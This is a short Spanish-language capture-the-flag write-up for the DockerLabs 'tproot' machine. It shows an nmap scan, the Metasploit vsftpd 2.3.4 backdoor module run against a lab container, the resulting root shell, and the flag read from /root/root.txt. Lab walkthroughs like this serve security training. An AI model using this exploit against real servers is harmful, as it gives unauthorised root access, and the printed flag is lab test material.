
tproot(DockerLabs)


Esta máquina es muy similar a la máquina “firsthacking”, pero en esta ocasión, además, hay que encontrar una flag.

Hacemos el escaneo con nmap buscando de una vez puertos abiertos, servicios y versiones:





Vemos abierto el puerto 21 (FTP) y además con la versión vsftpd 2.3.4, que sabemos que tiene una vulnerabilidad.

Necesitamos una reverse shell. Abrimos la consola de metasploit y buscamos un exploit:



Vamos a usar este. Solo hay que seleccionarlo y poner la IP de la máquina vulnerable:





Y lo ejecutamos:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:43817 → 172.17.0.2:6200) at 2026-01-10 05:15:57 -0500
```

Vemos si somos root y buscamos la flag, probablemente en la carpeta /root:

```
[*] Command shell session 2 opened (172.17.0.1:44059 → 172.17.0.2:6200) at 2026-01-10 05:19:10 -0500
whoami
root

cd /root
ls
root.txt
cat root.txt
261fd3f32200f950f231816b4e9a0594
```

Ahí está. Somos root y encontramos la flag!